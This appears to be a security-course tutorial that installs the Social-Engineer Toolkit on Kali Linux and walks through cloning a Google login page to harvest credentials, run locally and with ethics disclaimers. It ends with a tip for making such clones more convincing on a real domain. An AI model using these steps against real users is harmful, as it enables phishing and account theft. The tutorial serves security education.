Social Engineering

Masterschool

Social-Engineer Toolkit (SET)

Phishing | Smishing

By **Babatunde Ojo**

July 24, 2023

Table of Contents

Kali Linux Installation

Virtualization: Kali Linux via Virtual Machines Running Kali Linux through virtualization allows you to set up a virtual machine (VM) on your existing operating system. Popular virtualization software like VMware, VirtualBox, or Hyper-V enables you to run Kali Linux as a guest OS alongside your primary OS. This approach is ideal for testing and learning without affecting your main system, providing a safe and isolated environment.

Bare Metal Installation: Dedicated Kali Linux System Choosing a bare metal installation means installing Kali Linux directly on a dedicated computer or as the primary OS on a separate partition. This method ensures maximum system resources and performance, making it suitable for serious penetration testing or cybersecurity tasks. With Kali Linux as the main OS, you have full access to hardware capabilities, allowing for a seamless and powerful experience.

For Virtualization (VMware or VirtualBox):

1. VMware Official Documentation: https://docs.vmware.com/en/VMware-Workstation-Pro/index.html
2. VirtualBox User Manual: https://www.virtualbox.org/manual/

YouTube Video Tutorials:

1. Installing Kali Linux on VMware: https://www.youtube.com/watch?v=WxYY6kbr7J0
2. Installing Kali Linux on VirtualBox: https://www.youtube.com/watch?v=l0JgWilK6ok

For Bare Metal Installation:

1. Kali Linux Official Installation Guide: https://www.kali.org/docs/installation/
2. Dual Boot with Windows: https://itsfoss.com/install-ubuntu-1404-dual-boot-mode-windows-8-81-uefi/

YouTube Video Tutorials:

1. Installing Kali Linux on Bare Metal: https://www.youtube.com/watch?v=K8a1ifRlorQ
2. Kali Linux Dual Boot Installation: https://www.youtube.com/watch?v=BRk71KypnBg


Walkthrough: Cloning a Google Login Page with SET

Tool Installation

Open Terminal: Launch a Terminal window in Linux.

Clone SET from GitHub:

```
git clone https://github.com/trustedsec/social-engineer-toolkit/
```




```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/trustedsec/social-engineer-toolkit
Cloning into 'social-engineer-toolkit'...
remote: Enumerating objects: 110277, done.
remote: Counting objects: 100% (215/215), done.
remote: Compressing objects: 100% (114/114), done.
remote: Total 110277 (delta 113), reused 195 (delta 100), pack-reused 110062
Receiving objects: 100% (110277/110277), 175.31 MiB | 10.64 MiB/s, done.
Resolving deltas: 100% (68373/68373), done.

┌──(kali㉿kali)-[~]
└─$ ls
192.168.1.254  blackeye     Desktop    Downloads                 Music     Public                   targets.txt  Videos
192.168.1.75   crackme.txt  Documents  masterschool_wordlist.txt  Pictures  social-engineer-toolkit  Templates    zphisher
```

Navigate to the SET Directory: Enter the following command:

```
cd social-engineer-toolkit
```

Install SET: Run the installation script with the following command:

```
sudo python setup.py
```




```
┌──(kali㉿kali)-[~]
└─$ cd social-engineer-toolkit

┌──(kali㉿kali)-[~/social-engineer-toolkit]
└─$ sudo python setup.py
[*] Installing requirements.txt...
Requirement already satisfied: pexpect in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (4.8.0)
█
```

Using Social-Engineer Tool


Launch SET: Open a new Terminal window and type the following command to launch the Social-Engineer Toolkit.

```
sudo setoolkit
```



```
┌──(kali㉿kali)-[~/social-engineer-toolkit]
└─$ sudo setoolkit
[!] The python-pycrypto python module not installed. You will lose the ability for encrypted communications.
[!] The python-pycrypto python module not installed. You will lose the ability to use multi-pyinjector.
[-] New set.config.py file generated on: 2023-07-24 23:19:42.208900
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2023-07-24 23:19:42.208900
[*] SET is using the new config, no need to restart
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

    * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the docume
ntation and/or other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this s
oftware without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO,
THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTO
RS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUB
STITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY  THEORY OF LIABILITY, WHETHER IN CON
TRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE PO
SSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means
 giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy
 him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also
 most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to
stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipien
t agrees to mutual hug), and try to do everything you can to be awesome.
The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not a
uthorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (o
nly one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.
```


Accept the terms: You'll be prompted to agree to the terms of service of the toolkit. This is an ethical reminder that the tools should be used responsibly. Type 'y' to agree.




```
Do you agree to the terms of service [y/n]: y
```

Navigate the SET Menu: You'll be taken to the main menu of SET. Type '1' to select **"Social-Engineering Attacks"**. This is the overarching category of attacks that SET specializes in. In the next menu, type '2' to select the **"Website Attack Vectors"**. These are specific methods for launching attacks via websites. Finally, type '3' to select **"Credential Harvester Attack Method"**. This method captures user credentials when they interact with the cloned website.


It's as simple as 1,2,3



```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Select Site Cloning Method: Once you've selected the Credential Harvester Attack Method, you'll be asked to choose between site cloning and web templates. Site cloning involves duplicating a specific website, while web templates use a pre-made generic site. Type '1' to select **"Web Templates"**.




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

Enter IP Address: You'll be asked to enter the IP address for the post-back in Harvester/Tabnabbing. This is the IP where captured credentials will be sent. Since we are testing it on the same machine, enter 127.0.0.1



```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.104]: 127.0.0.1
```

Select Template: You'll be asked to select the site you'd like to clone for the redirect. Choose 2 for google.



```
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

_______________________________________________________

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Start the Server: SET will create the cloned site and start the server. The server hosts the cloned site to be visited via a web browser. Note the URL it provides (It should look something like http://127.0.0.1)

Testing Your Cloned Site

Open Firefox: On your Linux machine, open the Firefox browser.

Enter the SET URL: Type the URL provided by SET in the address bar of Firefox. This will take you to your cloned Google login page. The goal is to see if the page convincingly resembles the real site enough to trick an unsuspecting user.


Enter Test Credentials: Type any email and password combination into the fields on the cloned site. Since it's a test, you can use fake information.


Sign in - Google Accounts
127.0.0.1
Google
Sign in with your Google Account
Sign in
Need help?
Create an account
One Google Account for everything Google

tunde@ojoguardian.com

••••••••••

Check the Terminal: Return to the terminal where SET is running and look for the credentials you just entered. SET should have captured and displayed the input credentials if everything works correctly.



```
POSSIBLE USERNAME FIELD FOUND: Email=tunde@ojoguardian.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=YouGotMe!
```

Disclaimer

This test aims to understand better how these attacks work to develop effective defense strategies, not to misuse them for unethical purposes. Always respect privacy and consent when conducting cybersecurity tests.

Using Your Own Domain: If you have your own domain and would like to use it with SET, you can do this by modifying the Apache server configuration files to redirect to your IP. This way, you can make your cloned site appear even more convincing. However, remember this should only be used in authorized testing situations.